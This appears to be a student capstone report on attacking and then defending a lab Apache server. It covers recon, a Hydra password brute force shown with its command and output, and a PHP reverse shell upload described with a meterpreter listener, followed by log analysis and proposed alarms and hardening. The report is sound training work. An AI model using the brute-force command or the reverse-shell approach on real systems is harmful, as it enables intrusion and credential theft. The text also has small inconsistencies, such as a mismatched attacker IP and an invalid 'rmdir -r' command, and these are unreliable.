Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper V Manager	192.168.1.1	Local Host Machine that runs virtualization software for virtual machines or servers
ELK	192.168.1.100	Server for log collection
Kali	192.168.1.8	Attacker VM running Kali Linux
Capstone	192.168.1.105	Victim/ Target using Apache Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open TCP Port 80	Poorly configured and unsecured HTTP, allowed the exploitation of Capstone(Target machine) server and sensitive data.	*This allows anyone with internet using a web browser access to the Capstone server. There they can access to hidden files, directories, usernames and sensitive company data.*
Inadequate login/password policies & practices: CWE-307	No account lockout for failed number of login attempts. -Only single factor authentication used for logins.	Capstone web server is accessible and open to exploitation by those who can obtain passwords via brute force attacks or by password cracking methods.
php Reverse Shell Infiltratration: CWE-98	The CentOs application requires updating/patching as it is out of date, leaving the server exposed to exploitation.	This allows an attacker to use Remote File Intrusion to execute shell command to gain full access to the server.

Traversal: [Relative Path]

01

Tools & Processes


We used the Nmap tool to choose our target by viewing the open ports and services on the network. We used a path traversal technique to look for hidden web objects which showed the path.
http://192.168.1.105/company_folders/secret_folder/

02

Achievements

Using this path tool granted access to two hidden directories within the web server. The secret folders were labeled as “secret_folder” and “webdav”.

03



Brute Force: [Excessive Authentication Attempts]

01

Tools & Processes

The Hydra program was used to conduct a brute force attack to obtain the credentials for the ‘secret_folder’ directory.

02

Achievements

The Hydra command used in the screenshot was able to produced the username:credentials ‘ashton:leopoldo’ which granted access to the secret_folder.

03

```
root@Kali:~/Downloads# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_f
older
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illeg
al purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-29 18:43:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iloveyou" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "princess" - 6 of 14344401 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "1234567" - 7 of 14344401 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rockyou" - 8 of 14344401 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345678" - 9 of 14344401 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "abc123" - 10 of 14344401 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "nicole" - 11 of 14344401 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "daniel" - 12 of 14344401 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "babygirl" - 13 of 14344401 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "monkey" - 14 of 14344401 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lovely" - 15 of 14344401 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jessica" - 16 of 14344401 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "654321" - 17 of 14344401 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "michael" - 18 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ashley" - 19 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "qwerty" - 20 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "111111" - 21 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iloveu" - 22 of 14344401 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "000000" - 23 of 14344401 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "michelle" - 24 of 14344401 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "tigger" - 25 of 14344401 [child 13] (0/0)
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 of 14344
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 14344
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-29 18:39:43
root@Kali:~/Downloads#
```

Improper Control of Filenames in PHP Program

01

Tools & Processes


We managed to upload a reverse shell code without restrictions from the server before we it was used. Once meterpreter was configured to listen to port 4444 the attack showed to be successful.

02

Achievements

Once the code was executed it provided access to the target server using the reverse shell.


03



Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan occurred at approximately 18:00:00
- (32,685) hits were sent from the attacker machine 192.168.1.90




Analysis: Identifying the Port Scan Cont.

- The screenshot below indicates, we can see the total number of requests (16,552) scanning all different ports with port 80, & 443 excluded.



Analysis: Finding the Request for the Hidden Directory

- The screenshot shows what we observed during the attack which started at 18:00:00 with 16,571 requests.
- The top three hits fr directories and files requested were:
- http://192.168.1.105/company_folder/secret_folder
- http://192.168.1.105/company_folder/webdav
  http://192.168.1.105/company_folder/webdav/passwd.dav




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/	4
http://192.168.1.105/company_folders/secret_folder	16,571
http://192.168.1.105/webdav	106
http://192.168.1.105/webdav/passwd.dav	70
http://192.168.1.105/webdav/update.php	24


Analysis: Uncovering the Brute Force Attack

- Approx. 16,570 requests were made during the attack.
- After (16,552) requests for access to the password protected secret_folder only (4) were successful considering the file inside the directory



Analysis: Finding the WebDAV Connection

- The passwd.dav file was requested 70 times.
- The Update.php file was requested 24 times.
- 106 total requests were made from webdav directory.



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Develop a filter that will activate if a single source IP is attempting to connect to different ports with anything > 100 requests per minute.

What threshold would you set to activate this alarm?

- If a single IP sends more 100 requests per minute for more than 3 minutes with attempts to access a closed port activate the filter

System Hardening

What configurations can be set on the host to mitigate port scans?

- Install local firewall or Physical firewall device such as a SonicWall that can detect port scans.
- Develop a Whitelist of Ip addresses for the network.

Describe the solution. If possible, provide required command lines.

- Filter traffic from an IP address that triggers an alert with IPS (Intrusion Prevention System) which will deter port scans.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Allow Whitelisted IP's
- Set alerts that are triggered by attempted access by IP's not on the the whitelists.

What threshold would you set to activate this alarm?

- The threshold for this alarm to trigger would be 1. The alarm would notify if 1 machine attempted access.

System Hardening

What configuration can be set on the host to block unwanted access?

- Ensure the directory does not exist on the server.

Describe the solution. If possible, provide required command lines.

- rmdir -r
- The command above ca used to remove all files and directories from the server

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Set an alert that is triggered when a 401 unauthorized result is returned from the server over the calculated threshold.

What threshold would you set to activate this alarm?

- Set an account lockout after 5 failed login attempts in a hour time period with an hour cooldown after the lockout has occurred.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Limit failed login attempts
- Set limits to logins on whitelisted IP addresses.

Describe the solution. If possible, provide the required command line(s).

- Configure Account Policy on server limiting failed login attempts.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Set an alert for any IP not on the Whitelist that attempts to access the directory.
- Whitelist all IP's in the server range

What threshold would you set to activate this alarm?
